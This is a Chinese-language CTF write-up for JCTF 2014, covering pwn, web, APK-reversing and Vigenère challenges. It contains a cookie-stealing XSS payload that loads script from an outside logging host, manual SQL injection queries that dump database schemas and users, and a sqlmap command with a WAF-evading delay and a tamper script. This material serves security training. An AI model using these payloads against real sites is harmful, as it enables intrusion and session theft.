
注：题目中给了 printf 的地址，根据库文件中 execve 和 printf 的相对差值，可以算出 execve 的地址。



```
ling@ling-virtual-machine:~/Desktop/jctf$ cat pwn5payload2 - | nc.traditional 11
2.124.4.70 55555
who are you?
password OK!

Welcome to JCTF!Nice To meet you!Do you want to get the flag?Ok! Let's get into
the next round!:)Welcome to JCTF!Nice To meet you!Do you want to get the flag?id
uid=0(root) gid=0(root) groups=0(root)
ls
client_200.h
flag
head.h
p500_server
server.c
cat flag
JFLAG{csjdcn_dqwnd1asd_wwqccd}^C
```

web

web100



文件破译

李乐经常利用自己的黑客技术发现一些公司在网络上的漏洞，并且善意地搞一些不痛不痒的小破坏暗示那些公司漏洞的存在。有一天李乐发现JSC公司一个很小的漏洞，他决定给企图联合父亲围剿自己的主管TED一个小小的surprise，他要篡改TED的秘密文件，以一个前辈的口吻留下漏洞地址，于是TED的文件中多了一段话：Hello kid......

题目地址：http://121.40.150.205/web100

http://121.40.150.205/web100/

访问之后 burp suite 抓包



```
HTTP/1.1 200 OK
Server: nginx/1.6.0
Date: Thu, 11 Sep 2014 12:24:23 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.27
Tip: Have you used Vim?
Content-Length: 22

Can you find the flag?
```

就能发现了一个 tips

Tip: Have you used Vim?

vim 就想到 vim 文件的 bak 备份文件，vim 会生成一个.index.php.swp 这样子的文件的


http://121.40.150.205/web100/.index.php.swp

然后就可以得到这个 swp 文件 可以下载下来


```
<?php
    //dvorak:[4,4][2,11][2,7][2,11][3,2][2,8][4,1,1,12][4,1,4,9][1,2][3,10][3,9][1,4][2,10]
[4,1,3,12][1,2][1,6][4,1,3,12][2,9][1,11][4,8][4,8][1,2][3,10][1,10][4,1,1,13]
    header("Tip: Have you used Vim?");
    echo "Can you find the flag?";
```

打开发现了一段 php 代码的注释 我们来研究一下这个注释

dvorak 百度一下说的是一种键盘的格式



像这个图一样 然后我们最好做一下标记 好数数




然后接下来就是按那些排列来数数 数出那些字符

比如[4,4]就是 j 而 [4,1,1,12] 就是 shift+[1,12]也就是{

然后 flag 就出来了 jlflag{W1nt3r_15_c0mm1n9}

这里一开始还搞错了 把_搞错成了- 有点看不清的感觉


web200


网站疑云

李乐似乎捉弄TED上了瘾，他发现TED手中管理着许多网站，他开始一个一个地破译，破译完之后再网站眉头打下自己的标记“L”,一切都很顺利，直到遇到了这个网站：


题目地址：http://121.40.150.205/web200

http://121.40.150.205/web200/login.html



要求登陆 查看一下源码

会发现一个 http 注释




```
    </div>
      <!--I'm lazy, so I save password into a file named password.key -->
  </form>
```

http://121.40.150.205/web200/password.key

提示里密码在这里面 我们进去打开看一眼

发现了 jsfuck 编码过的东西 用 chrome 解码它

F12 console 控制台




```
<div id="xisi" data-iiis="bp">…</div>
([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+
[]+!+[]+!+[]+[+!+[]])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()([][(![]+[])[+[]]+([![]]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]])[!+[]+!+[]+[+[]]]+(!+[]+!+[]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]])+[])+(!!
[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
Password: xssbbs                                                        VM204:2
< undefined
> |
```

Password: xssbbs

提示说密码是这个 xssbbs

登陆一发



发现了有标题和内容

tips 是 xssbbs 然后就去尝试做 xss

后来也成功了 可是并不会弹回管理员的 cookie 回来 而是只能 X 到自己的 还发现单引号'

被过滤了

<img src=x onerror=document.body.appendChild(document.createElement("script")).src="http://lennyxss.sinaapp.com/3C9ee4?1410316911" >

这里是一个可以自 x 到 cookie 的语句 等了一会没有管理员的 cookie 回来 我就判断不是 xss

会不会是注入呢　而且'也没有回显 可能会是'截断了

标题和内容处都可以进行注入

1',database())#

#返回 kaer

1',(select group_concat(table_name) from information_schema.tables where table_schema='kaer'))#

#返回 user

1',(select group_concat(column_name) from information_schema.columns where table_schema='kaer' and table_name='user'))#


#返回 id,username,session_id

1',(select group_concat(id,0x9,username,0x9,session_id separator 0xA) from user))#

#返回 jlflag{1_d0nt_11k3_5q1m4p}

手工就可以了 sqlmap 也是差不多的

web400




核心探险

自从被JSC盯上，一个月中李乐数次与JSC的管理员们交锋，在与管理员们的交手中李乐学到了很多东西，颇有惺惺相惜的感觉，不过欣赏归欣赏，为了自己的安全，李乐不会放一点水，这一天，李乐追寻管理员的踪迹发现了这样一个被重重保护的站点，是陷阱还是核心秘密，待李乐一探究竟。

题目地址：http://121.40.150.205/web400

http://121.40.150.205/web400/

访问了一下 发生有个地方说 sql injection




SQL **INJECTION**

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

判断可能会有注入的漏洞

翻翻页面发现了

http://121.40.150.205/web400/?page=test



```
            <hr>
            <p>To demonstrate our technology, we have a form that is protected with our software. Humans shall pass, but bots 
            <p>Test account is test / test</p>
            <!--<h3>For admin interface, admin / ???????</h3>-->
            <form role="form" action="./7ZsSk0f99q09spIVDEgL" method="post"> <!--action="./index.php?page=login" -->
                <div class="row">
                    <div class="form-group col-lg-12">
```

这里有关键的注释

./index.php?page=login

test/test 登陆发现没有什么反应

还发现了一个文件包含

http://121.40.150.205/web400/?page=test

直接就可以下载文件下来

http://121.40.150.205/web400/test

一个关键的文件是 login 文件　是登陆认证用的

http://121.40.150.205/web400/login

```
<?php
    function login($user,$pwd){
        if (!preg_match('/^\w*$/m', $user) || !preg_match('/^\w*$/m', $pwd))
            return -2;
        $user = str_replace(" ", "", $user);
        $pwd = str_replace(" ", "", $pwd);
        $sql = "select * from `user` where username='".$user."' and
pwd='".$pwd."'";
        $query = mysql_query($sql);
        if($query){
            $re = mysql_fetch_array($query);
            if ($re){
                if ($re['username']=='admin')
                    return 2;
                else
                    return 1;
            }
            return 0;
        }
        return -1;
    }
```

做一下代码审计 发现过滤了空格　可以简单的绕过 使用%0A 或者是 %0C

可以对空格的过滤进行绕过

select * from `user` where username='".$user."' and pwd='".$pwd."

sql 语句没有做太多的过滤 可以进行注入 是个盲注比较纠结

关键是网站还有 D 盾之类的 waf　访问太频繁会被咬

还好之前有经验 被咬过　使用 sqlmap -delay 3 可以设置 3 秒发一次包进行注入

```
<p>test</p>
<p>test'
order
by
4#</p>
```

order by 4# 字段数是 3　 --union-cols 3

mysql 的数据库 --dbms mysql

```
sqlmap -u "http://121.40.150.205/web400/7ZsSkOf99q09spIVDEgL" --data "KxZQitFeipoeeHXok2mj=test&ibhBrPlUiruTPjzYC52K=test*" --dbms mysql --cookie "PHPSESSID=vlru0jqtjj769hp80r54pqkra2" --user-agent "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101" -v 3 --tamper space.py --technique T --union-cols 3 --delay 3
```


space.py 内容

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2014 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW
```

```
def dependencies():
    pass


def tamper(payload, **kwargs):
    """
    Replaces space character (' ') with plus ('+')


    Notes:
        * Is this any useful? The plus get's url-encoded by sqlmap engine
          invalidating the query afterwards
        * This tamper script works against all databases


    >>> tamper('SELECT id FROM users')
    'SELECT+id+FROM+users'
    """


    retVal = payload


    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False
        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += '%0C'
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == " " and not doublequote and not quote:
                retVal += '%0C'
                continue

            retVal += payload[i]

    return retVal
```

进行 tamper 绕过

然后就是注入数据库 表 列等等 就是常规的 sqlmap 注入的方法




```
jlflag{a1y0u_bucu0_zh3g3d1a0}
```

jlflag{a1y0u_bucu0_zh3g3d1a0}

综合

综合 100：

拿到题目后看下文件头,应该是个 APK,用 apktool 做下逆向,得到 raw 里 hehe 这个文件




```
########################################################################################################################
########################################################################################################################
########################################################################################################################
###################################################################################################################ctf##
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
##############################################################################ctf{adkankjasnfmasncmansddfmnasm}#########
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
########################################################################################################################
###########
```

打开后直接看到 FLAG

综合 200：

拿到题目后看下文件头,应该是个 APK,用 dex2jar 逆向下 dex,读下代码看到



```
package com.droider.stealbroadcastreceiver;

import android.content.BroadcastReceiver;

public final class a extends BroadcastReceiver
{
  public final void onReceive(Context paramContext, Intent paramIntent)
  {
    Log.d("com.droider.broadcastreceiver", "接收到广播");
    String str = new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(
    Toast.makeText(paramContext, "你的答案是:" + str, 0).show();
  }
}
```

Class a 里面有答案字符,还原下字符串

String str = new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new StringBuilder(String.valueOf("")).append('_').toString())).append('p').toString())).append('i').toString())).append('p').toString())).append('Y').toString())).append('u').toString())).append('N').toString() + 'Y';

得到 FLAG:_pipYuNY


综合 300：

拿到题目后看下发现是一篇加密字符,认真观察发现

```
gs iug wghtq hd zvt ewhlrs.Tsgw vt kcg xybs:xaxybs{W_Zf0j_o0fvxft}
```


类似 flag:jlflag{}的信息,目测是凯撒,后来发现 x 对应的分别是 f 和 j,存在位移

证明是不同表的凯撒,后确定为维吉尼亚加密,然后推算密钥,写了脚本



```python
def crack(text,key):
    tmp=''
    n = 0
    for j in xrange(len(text)):
        if text[j].isalpha() == False :
            tmp += text[j]
            continue
        tmp += small[(find_index(text[j])+find_index(key[n%len(key)]))%26]
        n += 1
    return tmp

for i in xrange(26):
    key='inzom'+small[i]
    print small[i],crack('gs iug wghtq hd zvt ewhlrs.Tsgw vt kcg xybs:xaxybs{W_Zf0j_o0fvxft}',key)
```

其中 key 是一位一位爆出来的,附上最后的结果

